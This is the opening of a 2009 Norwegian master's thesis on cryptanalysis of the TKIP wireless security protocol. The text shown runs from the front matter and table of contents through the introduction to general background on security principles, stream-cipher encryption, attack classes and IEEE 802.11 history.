Norwegian University of
Science and Technology

Cryptanalysis of IEEE 802.11i TKIP

Finn Michael Halvorsen
Olav Haugen

Master of Science in Communication Technology
Submission date: June 2009
Supervisor: Stig Frode Mjølsnes, ITEM
Co-supervisor: Martin Eian, ITEM

Norwegian University of Science and Technology
Department of Telematics

Problem Description

A new vulnerability in the Temporal Key Integrity Protocol (TKIP) defined in 802.11i [1] was recently discovered and published in [2]. Verification and further analysis on this vulnerability is needed.

The students will give a detailed explanation of the attack, followed by experimental verification via various tools. The severeness of the attack and application areas should be discussed. If it is possible and if time permits, the students will also look for other weaknesses in the TKIP protocol that may lead to other attacks.

[1] http://standards.ieee.org/getieee802/download/802.11i-2004.pdf
[2] http://dl.aircrack-ng.org/breakingwepandwpa.pdf

Assignment given: 14. January 2009
Supervisor: Stig Frode Mjølsnes, ITEM

Abstract

The Temporal Key Integrity Protocol (TKIP) was created to fix the weaknesses of Wired Equivalent Privacy (WEP). Up until November 2008, TKIP was believed to be a secure alternative to WEP, although some weak points were known. In November 2008, the German researchers Martin Beck and Erik Tews released a paper titled *Practical Attacks Against WEP and WPA* [10]. This paper introduced the first practical cryptographic attack on TKIP.

This thesis continues the work of Beck and Tews, and presents an improved attack as an advancement of their original attack. The thesis starts by giving a comprehensive study of the current state of wireless network and security protocols. Next, a detailed description of Beck and Tews' attack will be given. The main contribution in this thesis is an improvement of Beck and Tews' attack on TKIP. This improved attack is able to obtain more than ten times the amount of keystream than the original attack, by exploiting the fact that the Dynamic Host Configuration Protocol (DHCP) contains large amounts of known plaintext. Additionally, the authors prove how it is possible to modify the original attack on TKIP to be able to perform an Address Resolution Protocol (ARP) poisoning attack and a cryptographic Denial-of-Service (DoS) attack.

In addition to these theoretical results, the contributions made by the authors were implemented as extensions to the source code provided by Beck and Tews. Experimental verification of the attacks was also performed; this included the original attack by Beck and Tews, as well as our own contributions.

Preface

This report is the final result of the Master's Thesis in Information Security, conducted in the 10th semester of the Master's Programme in Communication Technology at The Norwegian University of Science and Technology, NTNU. The assignment was given by Martin Eian at the Department of Telematics, NTNU.

Conducting research on the cutting edge of information security has been a challenging and demanding task. The authors were required to produce new and novel enhancements to existing attacks. On the other hand, being able to make new discoveries has been very motivating and exciting. Especially the use of practical experimentation made the research a fulfilling experience.

We would like to thank our supervisor Martin Eian for his continuous feedback and support. Additionally, we would also like to thank professor Stig F. Mjølsnes and the Department of Telematics for giving us the opportunity to write this thesis. As a result of this thesis, a paper was submitted to the NordSec Conference. We would like to thank Stig F. for the support regarding the process of writing this paper.

Trondheim, June 2009

Finn Michael Halvorsen　　Olav Haugen

Acronyms

AES Advanced Encryption Standard

AP Access point

ARC4 Alleged RC4

BOOTP Bootstrap Protocol

BSSID Basic Service Set Identifier

BSS Basic Service Set

CCMP Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

CHADDR Client Hardware Address

CIADDR Client IP Address

CRC Cyclic Redundancy Check

DA Destination Address

DHCP Dynamic Host Configuration Protocol

DNS Domain Name System

DoS Denial-of-Service

DS Distribution System

EAPOL Extensible Authentication Protocol Over LAN

EAP Extensible Authentication Protocol

ESSID Extended Service Set Identifier

ESS Extended Service Set

FCS Frame Check Sequence

GIADDR Relay Agent IP Address

GPU Graphical Processing Unit

GUI Graphical User Interface

HLEN Hardware Length

HTYPE Hardware Type

IBSS Independent Basic Service Set

IEEE Institute of Electrical and Electronics Engineers

IP Internet Protocol

LAN Local Area Network

LLC Logical Link Control

LSB Least Significant Bit

MAC Media Access Control

MBZ Must Be Zero

MD5 Message Digest 5

MIC Message Integrity Code

MPDU MAC Protocol Data Unit

MSB Most Significant Bit

MSDU MAC Service Data Unit

MTU Maximum Transmission Unit

NAT Network Address Translation

NDP Neighbor Discovery Protocol

OP Operation

PMK Pairwise Master Key

PRGA Pseudo Random Generation Algorithm

PRNG Pseudo Random Number Generator

PTKSA Pairwise Transient Key Security Association

RC4-KSA RC4 Key Scheduling Algorithm

RC4 Rivest Cipher 4

RFC Request For Comment

SA Source Address

SHA Secure Hash Algorithm

SIADDR Next Server IP Address

SNAME Server Host Name

SNAP Sub Network Access Protocol

SSID Service Set Identifier

STA Station

TA Transmitter Address or Transmitting Station Address

TCP Transmission Control Protocol

TID Traffic Identifier

TKIP Temporal Key Integrity Protocol

TK Temporal Key (Session Key)

TSC TKIP Sequence Counter

TTAK TKIP-mixed Transmit Address and Key

WEP Wired Equivalent Privacy

WLAN Wireless Local Area Network

WMM WiFi MultiMedia

WPA WiFi Protected Access

XID Transaction ID

XOR Exclusive-Or

YIADDR Your IP Address

Contents

Abstract **i**

Preface **iii**

Acronyms **v**

1 Introduction **1**
1.1 Motivation 1
1.2 Related Work 2
1.3 Problem Description and Goals 2
1.4 Limitations 3
1.5 Research Methodology 3
1.6 Document Structure 4

2 Background **7**
2.1 Security Principles 7
2.1.1 General Principles 7
2.1.2 Encryption techniques 9
2.1.3 Authentication and Authorization 10
2.1.4 Attacks 11
2.2 IEEE 802.11 Wireless Networks 12
2.2.1 General Description 12
2.2.2 Structure of Wireless Networks 12
2.2.3 History 14
2.2.4 IEEE 802.11 Transmission Protocols Roundup 15
2.3 Wireless Security 15
2.3.1 IEEE 802.11 Security Protocols 16
2.4 Wired Equivalent Privacy (WEP) 18
2.4.1 History 18
2.4.2 Protocol Overview 19
2.4.3 Authentication 21

2.4.4 Pseudorandom Number Generator - RC4 22
2.4.5 Integrity Check Value - CRC-32 24
2.4.6 Initialization Vector - IV 25
2.4.7 Weaknesses of WEP 26
2.5 Attacks on WEP 29
2.5.1 The FMS Attack 30
2.5.2 The KoreK Attack 30
2.5.3 The PTW Attack 31
2.5.4 Beck and Tews' Improved Attack on RC4 32
2.5.5 Chopchop Attack 33
2.5.6 Fragmentation Attack 35
2.6 Temporal Key Integrity Protocol (TKIP) 37
2.6.1 History 37
2.6.2 Protocol overview 37
2.6.3 TKIP Encapsulation 38
2.6.4 TKIP Decapsulation 39
2.6.5 TKIP Packet Structure 40
2.6.6 TKIP Sequence counter (TSC) 41
2.6.7 Message Integrity Code (MIC) 42
2.6.8 Temporal Key 45
2.7 Counter Mode with CBC MAC Protocol (CCMP) 47
2.8 Attacks on TKIP and CCMP 49
2.9 IEEE 802.11e - QoS/WMM 50
2.10 Address Resolution Protocol (ARP) 51
2.10.1 Protocol Overview 51
2.10.2 ARP Packet Structure 52
2.10.3 Attacks on ARP 53
2.11 Dynamic Host Configuration Protocol (DHCP) 54
2.11.1 Overview 55
2.11.2 DHCP Packet Structure 56

3 Beck and Tews' Attack on TKIP 59
3.1 Requirements 59
3.1.1 QoS/WMM 59
3.1.2 Key Renewal Interval 60
3.2 The Attack in Details 60
3.2.1 Client De-Authentication 62
3.2.2 Modified Chopchop Attack 62
3.2.3 Guessing The Remaining Bytes 63
3.2.4 Reversing the MICHAEL Algorithm 63
3.3 Limitations 64
3.4 Application Areas 65
3.4.1 ARP Poisoning 66
3.4.2 Denial-of-Service 66

3.5 Countermeasures 66

4 An Improved Attack on TKIP **69**
4.1 The DHCP ACK Message 69
4.2 The Attack in Details 70
4.3 Application Areas 73
4.3.1 DHCP DNS Attack 73
4.3.2 NAT Traversal Attack 76

5 Laboratory Environment **77**
5.1 Hardware 77
5.1.1 Computers 78
5.1.2 Access Point 78
5.2 Software 79
5.2.1 The Aircrack-ng Suite 79
5.2.2 Wireshark 80
5.2.3 Command Line Tools 81

6 Experiments **83**
6.1 Preparations for the Attacks 83
6.2 Verification of the Original Implementation 84
6.3 Modifying tkiptun-ng Into an ARP Poisoning Attack 85
6.4 Modifying tkiptun-ng Into a Cryptographic DoS Attack . . . 85
6.5 Verification of the Improved Attack 86
6.6 Experimentation With Other Systems 87

7 Results **89**
7.1 Verification of the Original Attack 89
7.2 ARP Poisoning Attack 91
7.3 A Cryptographic Denial-of-Service Attack 92
7.4 Verification of the Improved Attack 94
7.5 Results With Different Configurations 96
7.5.1 The Original Tkiptun-ng Attack 96
7.5.2 Access Points 97
7.5.3 Injection on Different QoS Channels 98
7.5.4 Forcing DHCP Renewal 98
7.5.5 Predictability of DHCP Transaction IDs 98
7.5.6 Summary of Experimentation With Other Systems . . 98

8 Discussion **101**
8.1 Application Areas 101
8.1.1 The Original Attack 101
8.1.2 The Improved Attack 102
8.2 Real World Applicability 103

8.3 Lessons Learned 104
8.3.1 Negative Experiences 104
8.3.2 Positive Experiences 104

9 Further Work **105**
9.1 Further Improvement of the Attack 105
9.2 Obtaining Two-way keystream 106
9.3 DHCP DNS Spoofing 106
9.4 Fragmentation Attack 107
9.5 Key Recovery Attack 107

10 Conclusion **109**

A Source Code **115**
A.1 Denial-of-Service Attack 115
A.2 ARP Poisoning Attack 118
A.3 Improved Attack 119

B Attached CD-ROM/ZIP-file **133**

List of Figures

2.1 A typical infrastructure based wireless network 13
2.2 Wireless security timeline 17
2.3 Construction of expanded WEP MPDU 20
2.4 WEP encapsulation block diagram 20
2.5 WEP decapsulation block diagram 21
2.6 WEP encryption by XOR 21
2.7 Sequence diagram of Shared Key Authentication 22
2.8 PTW attack recovers the key 32
2.9 Success rate of Beck and Tews' new attack on WEP 33
2.10 Illustration of the Chopchop attack 34
2.11 Illustration of the fragmentation attack 36
2.12 TKIP encapsulation block diagram 39
2.13 TKIP decapsulation block diagram 40
2.14 Construction of expanded TKIP MPDU 41
2.15 Authenticator MIC countermeasures 44
2.16 The client is informed of the MIC countermeasures 44
2.17 Supplicant MIC countermeasures 45
2.18 TKIP Pairwise Key Hierarchy 46
2.19 TKIP Per-Packet Key Mixing 47
2.20 Expanded CCMP MPDU 48
2.21 Aircrack-ng successfully cracking a WPA PSK 50
2.22 A wireless network with two stations 52
2.23 ARP poisoning attack 54
2.24 DHCP sequence diagram 55
2.25 DHCP packet structure 56

3.1 A flowchart of the attack on TKIP 61
3.2 Tkiptun-ng successfully decrypts an ARP packet 64

4.1 An encrypted DHCP ACK packet with 16 unknown bytes . . 70
4.2 A flowchart of our improved attack on TKIP 72

4.3 A sequence diagram showing a DHCP DNS attack and the message exchange after the occurrence of an IP conflict . . . 74
4.4 Flowchart showing a DHCP DNS attack 75
4.5 NAT traversal attack using TCP SYN packets 76

5.1 Screenshot of Wireshark live capture 81

7.1 A successful completion of the original tkiptun-ng attack . . . 90
7.2 The STAs ARP Cache before poisoning attack 91
7.3 The STAs ARP Cache after poisoning attack 92
7.4 The client is informed of the MIC countermeasures 93
7.5 Screenshot from the modified attack, showing a DHCP ACK being successfully decrypted 95

9.1 An illustration of the known and unknown values of the Temporal Key Computation after the attack on TKIP has been performed 108

List of Tables

2.1 Different wireless protocols of 802.11 15
2.2 ARP Packet Structure 53

5.1 Specifications of the victim's computer 78
5.2 Specifications of the attacker's computer 78
5.3 Specifications of the access point 78
5.4 Tools of the Aircrack-ng Suite 80

6.1 The different STAs used for experimentation 87

7.1 Summary of experimentation with different systems 99

List of Algorithms

1 RC4 state vector initialization 23
2 RC4 state vector initial permutation 23
3 RC4 S-Box stream generation 24

Chapter 1

Introduction

Today, wireless networks are so widely deployed that they have become almost ubiquitous. The convenience of installing a wireless network without having to worry about cables overweigh the fact that wireless networks also are prone to become a security risk if not properly configured. Wired Equivalent Privacy (WEP) was developed in order to secure wireless networks and provide security equivalent to the one that could be expected from a wired network. When WEP failed miserably [17, 29, 22, 33] to deliver the required security, the Temporal Key Integrity Protocol (TKIP) was built around WEP to fix its flaws and provide backwards compatibility with older equipment. Much resources and money were invested into upgrading old WEP networks to TKIP.

1.1 Motivation

Until recently, TKIP has been considered to be a secure alternative to WEP. Little previous work had been done until Martin Beck and Erik Tews [10], in November 2008, explained in a paper how they had discovered an attack against TKIP. Even though their attack proved to be limited, attacks like these become opening doors for new possibilities for the security community to discover new and more serious attacks. For this reason, a system with only a small breach should at any cost be avoided and should be considered broken.

Our motivation for this thesis is based on the fact that we believe this is only the beginning in discovering weaknesses in TKIP. Wireless security is an exciting field of study, and we aim to find more weaknesses and new application areas of the attacks on TKIP. We hope that our work may contribute to motivate people to migrate their wireless security protocols to the more secure alternative CCMP. At the same time, we find this a golden op-

portunity to learn more about network security, C programming, Linux and all other competences that are needed to perform an in-depth cryptanalysis of a security protocol.

1.2 Related Work

There has been little research previously regarding attacks on TKIP. One subject has been apparent for a long time, namely the insecurity of the Message Integrity Code (MIC) used in TKIP, which is based on the Michael algorithm [18]. The fact that the MIC is reversible, has led to discussions on the impact it will have on the security of TKIP. The designers of TKIP realized this weakness and consequently implemented the MIC countermeasures.

Our work is primarily related to the work done by Beck and Tews [10, 32]. Their paper from November 2008 [10] describes how a modified version of the Chopchop attack [21], can be executed on a Quality of Service (QoS) or WiFi MultiMedia (WMM) enabled network to obtain keystream for communication from the access point to a station. Their attack is, in contrast to the previous attacks on WEP, not a key recovery attack. It enables an attacker to inject packets into the network and may thus lead to attacks on the different control protocols of the network.

In addition to the attacks of Beck and Tews, our work can also be related to some of the previous attacks on the WEP protocol. The new attack on TKIP is based on previous attacks on WEP such as the Chopchop attack by KoreK [21]. KoreK discovered a way of obtaining keystream without ever knowing the encryption key. A modified version of this attack is used to attack TKIP. We also feel that it is relevant to relate to all previous attacks on WEP [17, 29, 22, 33, 11], and view these in a evolutionary perspective which have led to more and more sophisticated attacks on the wireless security protocols.

1.3 Problem Description and Goals

The goal for our research is to study the attack by Beck and Tews in detail and look for new application areas. Additionally, we aim to enhance the original attack by Beck and Tews, by looking for other weaknesses in both the TKIP protocol itself, as well as other protocols that are used in wireless networks. Hence, the objectives for this thesis can be summarized as follows:

- Give a detailed explanation of the attack on TKIP
- Present the theory and history of wireless security in detail

- Verify the attack via various tools
- Look for application areas of the attack
- Seek out new weaknesses or enhancements to the attack

1.4 Limitations

Due to both limitations in time and resources this thesis will focus less on the following:

- Statistical cryptanalysis of the underlying ciphers of the TKIP protocol
- Experimentation and verification with different combinations of hardware and their success rates
- Provide generic code, we will focus on proof-of-concept

1.5 Research Methodology

A research methodology is the formal approach at which research is conducted to achieve the end results. The way research is conducted varies among different sciences. In computer science, a methodology often refers to software development models such as eXtreme Programming, Agile development, Waterfall, Scrum and more. Even though information security can be considered a subset of computer science, the methodology is often more theoretical.

Our work is classified as *cryptanalysis*. RFC4949 [27] defines cryptanalysis as:

> The mathematical science that deals with analysis of a cryptographic system to gain knowledge needed to break or circumvent the protection that the system is designed to provide.

However, this work will not focus on the mathematical science, since much work regarding this have already been done. Examples are the Chopchop attack [21] and several statistical analysis on RC4 [20, 29, 22, 33, 10]. In our research, we will rather use the previous work as a basis for our further cryptanalysis of TKIP, with special emphasis on network protocols.

Denning et al. [13] defines three paradigms used in the context of Computer Science, *theory*, *abstraction* and *design*. However, relating our research methodology to such formal paradigms seems unnecessary. Our research will be divided in three. First we will perform a comprehensive study of the related theory. This will provide us with the required knowledge needed to

continue with an in-depth analysis, experimentation and enhancement of the previous work by Beck and Tews [10]. Next, we will use experimentation as a tool of verifying the original attack on TKIP. Finally, our own contributions, comprising enhancements and modifications of the original attack on TKIP, will be added.

This way of working could be considered an *iterative* method. Each new idea will be depending on outcomes of previous experiments. In this way, a chain of iterative events will eventually lead to the final result. When working iteratively, the *experiment*, or the act of experimenting, is the most essential tool. Rather than following a pre-defined procedure, the iterative method uses experiments to dynamically obtain more knowledge and close in on the result. This way of working is in direct contrast to what is called a *direct method*, where a problem is solved with a finite sequence of operations and the procedure is thus predictable.

1.6 Document Structure

This thesis is organized as follows:

Chapter 2: Background presents background theory related to this thesis. This chapter starts with some basic security principles. It then continues by presenting wireless networks and wireless network security in detail, as well as attacks on the various security protocols. The chapter finishes by detailing some network protocols relevant to the work presented later in the thesis.

Chapter 3: The Attack on TKIP details the attack published by Beck and Tews in November 2008. This chapter also explains some limitations of the attack, and countermeasures to prevent it.

Chapter 4: An Improved Attack on TKIP explains the details of an improvement to Beck and Tews' attack made by the authors. This chapter also presents some application areas of this improved attack.

Chapter 5: Laboratory Environment presents the hardware and software environment used in the experiments conducted throughout this thesis.

Chapter 6: Experiments describes the practical experimentation carried out to verify the original attack and our improvements to it. This chapter also describes our methodology.

Chapter 7: Results presents the findings from our experimentation and research.

Chapter 8: Discussion evaluates the experimentation and results, and discusses some lessons learned during the research.

Chapter 10: Conclusion summarizes the main findings of our research, and concludes the thesis.

Chapter 9: Further Work presents some ideas for further work on the topic.

Additionally, the following appendices are included:

Appendix A: Source Code lists the source code modifications made by the authors to be able to perform various attacks on TKIP.

Appendix B: Attached CD-ROM/ZIP-file lists the contents of the attached CD/ZIP-file.

Chapter 2

Background

This chapter will cover the basic theory that will establish a fundament for the rest of the work in this thesis. First, we will define some general security principles. Next, we will give a basic introduction to wireless networking and wireless security. For historical and evolutionary reasons, we will give a detailed description of the protocols WEP and TKIP, and known attacks on these. This chapter will also cover other protocols that we find essential and relevant in order to understand the attack on TKIP.

2.1 Security Principles

Security, in this context Information Security, is increasingly becoming an every-day issue. Computers and computer networks, especially the Internet, have become a vital part of modern society, and hence the security of these systems is very important. Aspects ranging from the privacy of users to preserving important infrastructure and public services, are all relying on the security of computer systems and networks.

2.1.1 General Principles

Posthumus et al. split information security into three main principles: Confidentiality, Integrity and Availability [26]. These principles go beyond the technical security implementations and include social and organizational aspects as well. This section will focus on the general technical principles of security.

Confidentiality

RFC4949 [27] defines confidentiality as:

> The property that data is not disclosed to system entities unless they have been authorized to know the data.

As an example, if a user logs into a computer system the password must be kept secret to maintain confidentiality. This means that the password should never be sent over a network in cleartext, but also that the user should never store it unprotected or disclose it to other persons. Confidentiality is technically achieved through the use of encryption, which is described in Section 2.1.2. Another aspect of confidentiality when talking about networks is traffic flow confidentiality, which is the protection of information that could be derived from observing network traffic flow [28]. Confidentiality is a key aspect in maintaining the privacy of users.

Integrity

Integrity is defined by Stallings [28] as:

> The assurance that data received is exactly as sent by an authorized entity. (i.e. contain no modification, insertion, deletion or replay.)

Information integrity can be compromised both intentionally and unintentionally. To detect modification of data, a Message Integrity Code (MIC)[1] is often computed of the data. Any modification of the data will result in a different MIC, which will indicate that the data has been modified. There are many different means of providing integrity, ranging from simple Cyclic Redundancy Checks (CRC) to MICs based on advanced cryptographic hash functions like MD5 or SHA. To be able to fully protect the integrity of the data, the MIC and/or data need to be encrypted. Otherwise, an attacker could simply modify the data and re-compute the MIC correspondingly. If encryption is used, some form of shared secret is needed, i.e. a key.

Simple MICs can only detect minor modifications like for example transmission errors and does not give protection against intentional tampering of the data. Cryptographic hash functions are designed to detect any change in the data, and it should be computationally infeasible to modify the data without changing the hash value. It should also be impossible for an attacker to replay, or retransmit, previously sent data without triggering some form of replay protection scheme, this is most often achieved through the use of sequence numbers and/or time stamps.

By using an integrity code that takes a secret key as input along with the message, or by encrypting the integrity code, the authenticity of the

[1] In the context of computer networks the term MIC is used instead of the more common MAC (Message Authentication Code), to avoid confusion with MAC addresses.

message will also be protected. By using this method, the receiver cannot only verify the integrity of the message, but also the authenticity of the sender. I.e., only an entity that holds the secret key is able to construct a valid code.

Availability

Availability is defined in RFC4949 [27] as:

> The property of a system or a system resource being accessible, or usable or operational upon demand, by an authorized system entity, according to performance specifications for the system.

An information system needs to be accessible to its users when needed. Otherwise it fails to meet its requirements. This property is especially important in computer networks and servers, which serve a large amount of users and are a vital part of modern society, e.g. banking systems. The largest intentional threat against availability is Denial-of-Service (DoS) attacks. DoS attacks are typically executed by generating an excessive amount of requests or traffic. This will make legitimate use of the service impossible. Exploitation of protocol weaknesses could also compromise the availability of a system. Availability is achieved through the use of physical redundancy and safety, and proper management and control of system resources [28].

2.1.2 Encryption techniques

Encryption is one of the basic techniques in information security, and is the main technique used to maintain confidentiality in communications. An encryption scheme takes some plaintext and a key as input, and outputs a seemingly random output called the ciphertext. It should be computationally infeasible to obtain the plaintext from the ciphertext without knowledge of the key. The only way to obtain the plaintext would be to try every permutation of the key, i.e. brute-force, or exploit some weakness in the encryption algorithm or protocols using it.

It is common to divide encryption into two different types: symmetric- and asymmetric encryption [28]. The main difference between the two types is that while a symmetric cipher uses the same key for encryption and decryption, asymmetric ciphers have two keys, one for encryption and one for decryption. These keys are, in the case of public-key encryption, referred to as the public- and private-key respectively.

Symmetric ciphers are further divided into two main categories, block ciphers and stream ciphers. The most common scheme, the block cipher, always treats a block of data at a time, and outputs blocks of equal size.

The de facto standard block cipher used today is the Advanced Encryption Standard (AES[2]), which is also used in the newer wireless network security standards. The use of AES in wireless security is further discussed in Section 2.7.

The other type of symmetric encryption is the stream cipher, which works on one byte or bit at a time, as opposed to a block of data in block ciphers. This type of cipher typically has a very simple structure. Encryption works by taking a pseudorandom keystream and XOR it with the plaintext to make the ciphertext. Decryption works the same way; the ciphertext is XORed with the same keystream to produce the original plaintext. This is due to the properties of the exclusive or (XOR / $\oplus$) logical operation, which is symmetrical. This means that if $A \oplus B = C$
$\rightarrow B \oplus C = A$
$\rightarrow C \oplus A = B$

Put another way, if one knows two of the operands the third can be obtained from the first two. For stream ciphers this means that the keystream is required to encrypt and decrypt messages, but also that the keystream can be obtained if both the plaintext and ciphertext is known. The pseudorandom keystream is generated from a key, and should be unpredictable without the knowledge of this key [28].

The RC4 cipher is an example of a stream cipher, and is the cipher used in the Wired Equivalent Privacy (WEP) security standard for wireless networks. RC4 was designed in 1987 by Ron Rivest for RSA Security, and is a variable key-size stream cipher that operates on bytes [28]. Several weaknesses in both WEP and RC4 have been discovered [17, 29]. WEP and RC4 are discussed further in Section 2.4.

2.1.3 Authentication and Authorization

When a user accesses an information system, the system needs to know who the user is and what the user should have access to. It might also be necessary for the system to prove its identity to the user. In other words it is needed to have some form of authentication and authorization. Authentication is defined in RFC4949 [27] as:

> The process of verifying a claim that a system entity or system resource has a certain attribute value.

This attribute can be anything, for instance a claimed identity. Authentication consists of two steps [27]: First the claimed attribute is presented to

[2] AES is based on the Rijndael cipher developed by Joan Daemen and Vincent Rijmen [14]

the system, and secondly present some form of evidence to prove this claim. This could be a value signed with a private key or a shared secret key.

When an entity has been authenticated, the system will determine what resources this entity should be able to access. This activity is referred to as authorization. Authorization is defined in RFC4949 [27] as:

> An approval that is granted to a system entity to access a system resource.

Authentication does not imply authorization, it could be the case that a user is authenticated but is not authorized to e.g. view a specific document or file.

2.1.4 Attacks

Attacks, in the context of network security, can be classified in two main classes, *active* and *passive* as defined by RFC4949 [27]. Passive attacks imply that the attacker does not generate traffic or interfere with the network, and typically takes the form of eavesdropping on an information stream. Such attacks could compromise the confidentiality of the information if no protection scheme is used. Another form of passive attack is traffic analysis, where the actual contents of the information are not obtained, but some information could be derived or guessed by analyzing communication patterns.

An active attack involves some form of interaction with the information stream. Stallings [28] defines four categories of active attacks: *masquerade, replay, modification of messages* and *Denial-of-Service*. A *masquerade attack* is when an entity pretends to be a different entity. This can be accomplished by for instance changing the Internet Protocol (IP) or Media Access Control (MAC) address to an address that is authorized by the system. A *replay attack* is executed by passively capturing traffic and then replaying it into the network. For instance, a replay attack against an insecure credit card transaction can cause additional funds to be transferred. *Modification of messages*, or a message modification attack, can vary from reordering or delaying messages to actually modifying or deleting the message itself. In a credit card transaction this could for instance be to alter the receiving bank account number. The fourth active attack is the *Denial-of-Service (DoS) attack*. DoS attacks prevent the normal or intended use of a system, in other words it is an attack against the availability of a system. This could be accomplished by for instance generating large amounts of bogus traffic to overload a system [28].

2.2 IEEE 802.11 Wireless Networks

In 1997, The Institute of Electrical and Electronics Engineers (IEEE) released their first standard for wireless local area networks (WLAN) called 802.11 [1]. This standard was further revised in 1999 [2]. Today, the working standard is the 2007 version [5]. All earlier versions of the standard are marked as *archived*, and are thus considered to be obsolete. The IEEE 802.11 standard is a collection of specifications, which defines most aspects of wireless communication, comprising physical layers, data-link layers as well as security protocols.

2.2.1 General Description

A wireless network is somewhat different from a wired ethernet network where an address represents a physical location. In a wireless network, signals are transmitted to stations with a specific address, which is independent of their location within the network. Signals are transmitted between stations (STA) on *channels*, which are pre-defined divisions of the electromagnetic spectrum where the transmission protocol operates. Even though signals are directed to a specific STA, they are still broadcasted into the air for anyone to read. Thus, a wireless network is referred to as a *shared medium* in comparison to switched wired networks where traffic are electronically switched to reach a specific address. One should note that the term *shared medium* can also been used to describe older wired networks with a hub or a token ring topology.

Even though there are clear physical differences between wired and wireless networks, they need to be able to intercommunicate. Hence, the IEEE 802.11 standard requires the wireless networks to appear to higher layers (i.e. the logical link layer LLC) as a regular 802 LAN. To achieve this, the layers below the MAC layer must be able to handle operations specific to wireless networks such as station mobility.

2.2.2 Structure of Wireless Networks

The 802.11 standard describes two types of wireless networks: *ad hoc* and *infrastructure*.

In an ad hoc network (also referred to as an Independent Basic Service Set (IBSS)), there is a flat hierarchy of stations (STA), all communicating directly to each other without any defined infrastructure or hierarchy. Although this might be convenient in many situations, this type of wireless

network structure is less used.

The infrastructure network is the most common structure of wireless networks. The basic building block of an infrastructure wireless network is the *Basic Service Set* (BSS). A BSS is the area consisting of an Access Point (AP) with the surrounding STAs associated with the AP. An AP differentiates from a STA, by being able to communicate with the Distribution System (DS). A DS is the architectural component used to interconnect BSSs. In more common terms, the DS can be considered to be a regular 802 LAN. Figure 2.1 shows a typical infrastructure wireless network.



Figure 2.1: *A typical infrastructure based wireless network*

Wireless networks are addressed and identified by their Service Set Identifiers. Every AP has its own unique identifier called a Basic Service Set Identifier (BSSID). It has the same form as a 48-bit IEEE 802 MAC address used in wired networks. The BSSID is thus used for direct communication between AP and STAs and is included as a part of the 802.11 MAC headers. In addition to the BSSID, there is a field called a Service Set Identifier (SSID), which is a part of the body frame of the management frames. The SSID is a variable length field of 0 to 32 octets that represent a human readable identifier for the network. E.g., a Linksys AP would by default apply the text string *linksys* for the SSID.

In cases where there are more than one access point connected to a DS, the SSID field is used to contain the ESSID. The *extended service set* (ESS) is a system where more than one AP gives access to the same system. An example of this could be the public WLAN at a campus, where the ESSID (i.e. the name of the network) remains the same regardless of the location of the STA. In such a setting, each AP have their own unique BSSID which make them distinguishable from one another, and at the same time they share an ESSID such that STAs can recognize them as the same network.

2.2.3 History

Since the release of IEEE 802.11 1997, there have been two major revisions of the standard; in 1999 and 2007. In between the main revisions of the IEEE 802.11 standard, many 802.11 amendments have been added as supplements to the standard. These amendments comprise both security protocols such as the 802.11i and QoS protocols such as 802.11e.

IEEE 802.11 1997

The first standard of IEEE 802.11 was released in 1997 [1]. It described how stations could communicate over the 2.4 GHz spectrum with data rates of 2 Mbit/s and lower. Additionally a less popular infrared option was described.

In addition to the physical specifications, the IEEE 802.11 standard of 1997 introduced a security protocol called Wired Equivalent Privacy (WEP) (further described in Section 2.4). As the name suggests, it aimed to provide the same level of security, as one should expect from a regular 802 wired network.

IEEE 802.11 1999

In 1999, a revision of the original IEEE 802.11 standard of 1997 was released [2]. Additionally, two new amendments to the IEEE 802.11 standard were added, namely the 802.11a and the 802.11b amendments. These two new amendments did not introduce any new security protocols; they rather introduced new and higher bit rates for wireless communication. The IEEE 802.11a protocol operated at 54 Mbit/s at the 5GHz band, while the IEEE 802.11b protocol operated at 11 Mbit/s at the 2.4 GHz band. From a security perspective, this is a relevant advancement, as with higher bit rates more packets are transferred per time unit, which makes it easier to perform statistical attacks on the security protocols (more examples in Section 2.5).

IEEE 802.11g 2003

In 2003, the IEEE 802.11g amendment to the IEEE 802.11 standard was released [4]. Like IEEE 802.11a and IEEE 802.11b, the 802.11g amendment does not introduce any new security protocols, it defines new transmission rates up to 54 Mbit/s at the 2.4 GHz spectrum. This was the same speed as the older IEEE 802.11a protocol achieved on the 5GHz band. The new 802.11g protocol was backwards compatible with the 802.11b protocol in order to ease the transition. Today, the IEEE 802.11g protocol is one of the most used protocol in wireless networks.

IEEE 802.11i

As a part of enhancing the security of IEEE 802.11 networks, the IEEE 802.11i task force was established. In 2004, the IEEE 802.11i [5] amendment was released, which is further explained in Section 2.3.1.

IEEE 802.11e

In 2005, another amendment called IEEE 802.11e was submitted. It defines Quality of Service enhancements for wireless networks. The attack on TKIP requires QoS to be enabled, and hence 802.11e is further detailed in Section 2.9.

IEEE 802.11n

The IEEE 802.11n amendment should also be mentioned, as it significantly enhances the transmission rates of wireless networks. Even though it still is a draft standard (early 2009), several manufactures have already implemented it in new equipment.

2.2.4 IEEE 802.11 Transmission Protocols Roundup

The table below shows an overview of the different transmission protocols of IEEE 802.11.

Protocol	Release Date	Frequency	Max data rate
802.11a	October 1999	5 GHz	54 Mbit/s
802.11b	October 1999	2.4 GHz	11 Mbit/s
802.11g	June 2003	2.4 GHz	54 Mbit/s
802.11n	Draft (2009)	5 GHz / 2.4 GHz	600 Mbit/s

Table 2.1: *Different wireless protocols of 802.11*

2.3 Wireless Security

Due to the steady increase in both reliability and performance, the deployment of wireless networks is increasing in both home and business environments. The convenience of avoiding the physical infrastructure of a wired network, often make wireless network favorable over wired networks. Wireless networks are, due to their nature, more prone to security threats than wired networks. In a wired network, computers are connected through wires, and hence it is easy for the administrator to control who is allowed to access this *trusted zone*.

